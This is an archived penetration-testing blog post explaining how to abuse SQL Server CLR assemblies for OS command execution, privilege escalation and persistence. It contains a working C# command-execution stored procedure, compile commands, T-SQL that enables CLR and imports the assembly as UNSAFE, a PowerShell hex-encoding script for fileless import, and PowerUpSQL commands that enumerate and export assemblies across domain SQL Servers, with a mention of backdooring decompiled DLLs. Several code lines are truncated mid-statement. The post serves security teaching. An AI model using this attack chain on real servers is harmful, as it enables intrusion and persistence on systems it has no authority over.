Attacking SQL Server CLR Assemblies

By Scott Sutherland

Published: 2017-07-13 · Archived: 2026-04-05 16:21:24 UTC

In this blog, I'll be expanding on the CLR assembly attacks developed by Lee Christensen and covered in Nathan Kirk's CLR blog series. I'll review how to create, import, export, and modify CLR assemblies in SQL Server with the goal of privilege escalation, OS command execution, and persistence. I'll also share a few new PowerUpSQL functions that can be used to execute the CLR attacks on a larger scale in Active Directory environments.

Below is an overview of what will be covered. Feel free to jump ahead:

What is a Custom CLR Assembly in SQL Server?

For the sake of this blog, we'll define a Common Language Runtime (CLR) assembly as a .NET DLL (or group of DLLs) that can be imported into SQL Server. Once imported, the DLL methods can be linked to stored procedures and executed via TSQL. The ability to create and import custom CLR assemblies is a great way for developers to expand the native functionality of SQL Server, but naturally it also creates opportunities for attackers.

How do I Make a Custom CLR DLL for SQL Server?

Below is a C# template for executing OS commands based on Nathan Kirk's work and a few nice Microsoft articles. Naturally, you can make whatever modifications you want, but once you're done save the file to "c:\temp\cmd_exec.cs".

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;
```

```
public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmd_exec (SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Create the record and specify the metadata for the columns.
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000)

        // Mark the beginning of the result set.
        SqlContext.Pipe.SendResultsStart(record);

        // Set values for each column in the row
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());

        // Send the row back to the client.
        SqlContext.Pipe.SendResultsRow(record);

        // Mark the end of the result set.
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
};
```

Now the goal is to simply compile “c:\temp\cmd_exec.cs” to a DLL using the csc.exe compiler. Even if you don’t have Visual Studio installed, the csc.exe compiler ships with the .NET framework by default. So, it should be on your Windows system somewhere. Below is a PowerShell command to help find it.

```
Get-ChildItem -Recurse "C:\Windows\Microsoft.NET" -Filter "csc.exe" | Sort-Object fullname -Descendi
```

Assuming you found csc.exe, you can compile the “c:\temp\cmd_exec.cs” file to a DLL with a command similar to the one below.

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library c:\temp\cmd_exec.cs
```


How Do Import My CLR DLL into SQL Server?

To import your new DLL into SQL Server, your SQL login will need sysadmin privileges, the CREATE ASSEMBLY permission, or the ALTER ASSEMBLY permission. Follow the steps below to register your DLL and link it to a stored procedure so the cmd_exec method can be executed via TSQL.

Log into your SQL Server as a sysadmin and issue the TSQL queries below.

```
-- Select the msdb database
use msdb

-- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable clr on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Import the assembly
CREATE ASSEMBLY my_assembly
FROM 'c:\temp\cmd_exec.dll'
WITH PERMISSION_SET = UNSAFE;

-- Link the assembly to a stored procedure
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [my_assembly].[Store
GO
```

Now you should be able to execute OS commands via the “cmd_exec” stored procedure in the “msdb” database as shown in the example below.



When you’re done, you can remove the procedure and assembly with the TSQL below.

```
DROP PROCEDURE cmd_exec
DROP ASSEMBLY my_assembly
```

How Do I Convert My CLR DLL into a Hexadecimal String and Import It Without a File?


If you read Nathan Kirk's original blog series, you already know that you don't have to reference a physical DLL when importing CLR assemblies into SQL Server. "CREATE ASSEMBLY" will also accept a hexadecimal string representation of a CLR DLL file. Below is a PowerShell script example showing how to convert your "cmd_exec.dll" file into a TSQL command that can be used to create the assembly without a physical file reference.

```
# Target file
$assemblyFile = "c:\temp\cmd_exec.dll"

# Build top of TSQL CREATE ASSEMBLY statement
$stringBuilder = New-Object -Type System.Text.StringBuilder
$stringBuilder.Append("CREATE ASSEMBLY [my_assembly] AUTHORIZATION [dbo] FROM `n0x") | Out-Null

# Read bytes from file
$fileStream = [IO.File]::OpenRead($assemblyFile)
while (($byte = $fileStream.ReadByte()) -gt -1) {
    $stringBuilder.Append($byte.ToString("X2")) | Out-Null
}

# Build bottom of TSQL CREATE ASSEMBLY statement
$stringBuilder.AppendLine("`nWITH PERMISSION_SET = UNSAFE") | Out-Null
$stringBuilder.AppendLine("GO") | Out-Null
$stringBuilder.AppendLine(" ") | Out-Null

# Build create procedure command
$stringBuilder.AppendLine("CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNA
$stringBuilder.AppendLine("GO") | Out-Null
$stringBuilder.AppendLine(" ") | Out-Null

# Create run os command
$stringBuilder.AppendLine("EXEC[dbo].[cmd_exec] 'whoami'") | Out-Null
$stringBuilder.AppendLine("GO") | Out-Null
$stringBuilder.AppendLine(" ") | Out-Null

# Create file containing all commands
$stringBuilder.ToString() -join "" | Out-File c:\temp\cmd_exec.txt
```

If everything went smoothly, the "c:\temp\cmd_exec.txt" file should contain the following TSQL commands. In the example, the hexadecimal string has been truncated, but yours should be much longer. 😉

```
-- Select the MSDB database
USE msdb

-- Enable clr on the server
Sp_Configure 'clr enabled', 1
RECONFIGURE
GO

-- Create assembly from ascii hex
CREATE ASSEMBLY [my_assembly] AUTHORIZATION [dbo] FROM
0x4D5A900003000000040000000F[TRUNCATED]
WITH PERMISSION_SET = UNSAFE
GO

-- Create procedures from the assembly method cmd_exec
CREATE PROCEDURE [dbo].[my_assembly] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [cmd_exec].[Store
GO

-- Run an OS command as the SQL Server service account
EXEC[dbo].[cmd_exec] 'whoami'
GO
```

When you run the TSQL from the "c:\temp\cmd_exec.txt" file in SQL Server as a sysadmin the output should look like this:



PowerUpSQL Automation

If you haven't used PowerUpSQL before you can visit the setup page here.

I made a PowerUpSQL function call "Create-SQLFileCLRDll" to create similar DLLs and TSQL scripts on the fly. It also supports options for setting custom assembly names, class names, method names, and stored procedure names. If none are specified then they are all randomized. Below is a basic command example:

```
PS C:\temp> Create-SQLFileCLRDll -ProcedureName "runcmd" -OutFile runcmd -OutDir c:\temp
C# File: c:\temp\runcmd.csc
CLR DLL: c:\temp\runcmd.dll
SQL Cmd: c:\temp\runcmd.txt
```

Below is a short script for generating 10 sample CLR DLLs / CREATE ASSEMBLY TSQL scripts. It can come in handy when playing around with CLR assemblies in the lab.

```
1..10| %{ Create-SQLFileCLRDll -Verbose -ProcedureName myfile$_ -OutDir c:\temp -OutFile myfile$_ }
```

How do I List Existing CLR Assemblies and CLR Stored Procedures?


You can use the TSQL query below to verify that your CLR assembly was setup correctly, or start hunting for existing user defined CLR assemblies.

Note: This is a modified version of some code I found here.

```
USE msdb;
SELECT      SCHEMA_NAME(so.[schema_id]) AS [schema_name],
            af.file_id,
            af.name + '.dll' as [file_name],
            asmbly.clr_name,
            asmbly.assembly_id,
            asmbly.name AS [assembly_name],
            am.assembly_class,
            am.assembly_method,
            so.object_id as [sp_object_id],
            so.name AS [sp_name],
            so.[type] as [sp_type],
            asmbly.permission_set_desc,
            asmbly.create_date,
            asmbly.modify_date,
            af.content
FROM        sys.assembly_modules am
INNER JOIN  sys.assemblies asmbly
ON          asmbly.assembly_id = am.assembly_id
INNER JOIN  sys.assembly_files af
ON         asmbly.assembly_id = af.assembly_id
```

```
INNER JOIN  sys.objects so
ON          so.[object_id] = am.[object_id]
```

With this query we can see the file name, assembly name, assembly class name, the assembly method, and the stored procedure the method is mapped to.



	file_name	clr_name	assembly_id	assembly_name	assembly_class	assembly_method	sp_object_id	sp_name	sp_type	permiss
1	cmd_exec.dll	cmd_exec, version=0.0.0.0, culture=neutral, publ...	65563	my_assembly	StoredProcedures	cmd_exec	797961919	cmd_exec	PC	UNSA
2	myfile9.dll	myfile9, version=0.0.0.0, culture=neutral, publick...	65564	tWsEHgxp	GChmSf	rYefHRuo	845962090	sp_myfile9	PC	UNSA
3	myfile8.dll	myfile8, version=0.0.0.0, culture=neutral, publick...	65565	ORNCGmeoMg	FShrvHBfuO	oWAMkjlsrD	861962147	sp_myfile8	PC	UNSA
4	myfile7.dll	myfile7, version=0.0.0.0, culture=neutral, publick...	65566	wdyAnJDMYa	LkBGScVq	EhVXGdvRzf	877962204	sp_myfile7	PC	UNSA
5	myfile6.dll	myfile6, version=0.0.0.0, culture=neutral, publick...	65567	yvMRF	SHsdkwD	XCvij	893962261	sp_myfile6	PC	UNSA
6	myfile5.dll	myfile5, version=0.0.0.0, culture=neutral, publick...	65568	WvEODaX	KAoiRs	JGRfZyi	909962318	sp_myfile5	PC	UNSA
7	myfile4.dll	myfile4, version=0.0.0.0, culture=neutral, publick...	65569	jZMJOUI	tJwhyzH	kioMTOv	925962375	sp_myfile4	PC	UNSA
8	myfile3.dll	myfile3, version=0.0.0.0, culture=neutral, publick...	65570	IXJwpFaS	bOLaymiMrY	BrNvyKng	941962432	sp_myfile3	PC	UNSA
9	myfile2.dll	myfile2, version=0.0.0.0, culture=neutral, publick...	65571	bWYKQx	PZNDFeGQd	NDzMtO	957962489	sp_myfile2	PC	UNSA
10	myfile1.dll	myfile1, version=0.0.0.0, culture=neutral, publick...	65572	YbSFftPi	PSMyLRci	CljgZDKR	973962546	sp_myfile1	PC	UNSA
11	myfile10.dll	myfile10, version=0.0.0.0, culture=neutral, public...	65573	ciXwMDY	cJzGZdw	UHxbfoG	989962603	sp_myfile10	PC	UNSA

You should see “my_assembly” in your results. If you ran the 10 TSQL queries generated from “Create-SQLFileCLRDll” command I provided earlier, then you’ll also see the associated assembly information for those assemblies.

PowerUpSQL Automation

I added a function for this in PowerUpSQL called “Get-SQLStoredProcedureCLR” that will iterate through accessible databases and provide the assembly information for each one. Below is a command sample.

```
Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapass
```


You can also execute it against all domain SQL Servers with the command below (provided you have the right privileges).

```
Get-SQLInstanceDomain -Verbose | Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER20
```

Mapping Procedure Parameters

Attackers aren't the only ones creating unsafe assemblies. Sometimes developers create assemblies that execute OS commands or interact with operating system resources. As a result, targeting and reversing those assemblies can sometimes lead to privilege escalation bugs. For example, if our assembly already existed, we could try to determine the parameters it accepts and how to use them. Just for fun, let's use the query below to blindly determine what parameters the "cmd_exec" stored procedure takes.

```
SELECT          pr.name as procname,
                      pa.name as param_name,
                      TYPE_NAME(system_type_id) as Type,
                      pa.max_length,
                      pa.has_default_value,
                      pa.is_nullable
FROM            sys.all_parameters pa
INNER JOIN        sys.procedures pr on pa.object_id = pr.object_id
WHERE           pr.type like 'pc' and pr.name like 'cmd_exec'
```



In this example, we can see that it only accepts one string parameter named "execCommand". An attacker targeting the stored procedure may be able to determine that it can be used for OS command execution.

How Do I Export a CLR Assembly that Exists in SQL Server to a DLL?

Simply testing the functionality of existing CLR assembly procedures isn't our only option for finding escalation paths. In SQL Server we can also export user defined CLR assemblies back to DLLs. Let's talk about going from CLR identification to CLR source code! To start we'll have to identify the assemblies, export them back to DLLs, and decompile them so they can be analyzed for issues (or modified to inject backdoors).

PowerUpSQL Automation

In the last section, we talked about how to list out CLR assembly with the PowerUpSQL command below.

```
Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapassu
```

The same function supports a “ExportFolder” option. If you set it, the function will export the assemblies DLLs to that folder. Below is an example command and sample output.


```
Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -ExportFolder c:\temp  -Usernar
```

```
PS C:\temp> $Results = Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -ExportFolder c:\temp
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in master
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile6.dll Assembly:pjPEkzro Class:eFgnfR Method:ZiQmtvxF Proc:sp_myfile
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Creating export folder: c:\temp\CLRExports
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Creating server folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Creating database folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014\master
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile6.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile5.dll Assembly:YAJZRWjwb Class:YpxifjnDE Method:pVIHWwXLc Proc:sp_
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile5.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile4.dll Assembly:oYHtuPpAsi Class:dEfsaM Method:SCBHweGvRI Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile4.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile3.dll Assembly:oFRhvgrwtU Class:hKkHwnQ Method:zQfNeUKVbw Proc:sp_
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile3.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile2.dll Assembly:rUDulPc Class:YxTAivB Method:wekgFfj Proc:sp_myfile2
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile2.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile1.dll Assembly:zRcUnuKZ Class:NadyjGClIe Method:OgoiHGwR Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile1.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile10.dll Assembly:gvCSUAaMuw Class:oFUGkHJfcI Method:MBTiCRdaQG Proc
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile10.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile9.dll Assembly:jlFHb Class:qswuXeEA Method:QEilm Proc:sp_myfile9
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile9.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile8.dll Assembly:tGOpv Class:ezlwSr Method:mSskX Proc:sp_myfile8
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile8.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile7.dll Assembly:JlItjoQb Class:tkfxygPsH Method:MobKiQYa Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile7.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in tempdb
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in model
```

Once again, you can also export CLR DLLs on scale if you are a domain user and a sysadmin using the command below:

```
Get-SQLInstanceDomain -Verbose | Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER20
```

DLLs can be found in the output folder. The script will dynamically build a folder structure based on each server name, instance, and database name.




Now you can view the source with your favorite decompiler. Over the last year I've become a big fan of dnSpy. After reading the next section you'll know why.

How do I Modify a CLR DLL and Overwrite an Assembly Already Imported into SQL Server?


Below is a brief overview showing how to decompile, view, edit, save, and reimport an existing SQL Server CLR DLL with dnSpy. You can download dnSpy from here.

For this exercise, we are going to modify the cmd_exec.dll exported from SQL Server earlier.

1. Open the cmd_exec.dll file in dnSpy. In the left panel, drill down until you find the "cmd_exec" method and select it. This will immediately allow you to review the source code and start hunting for bugs.

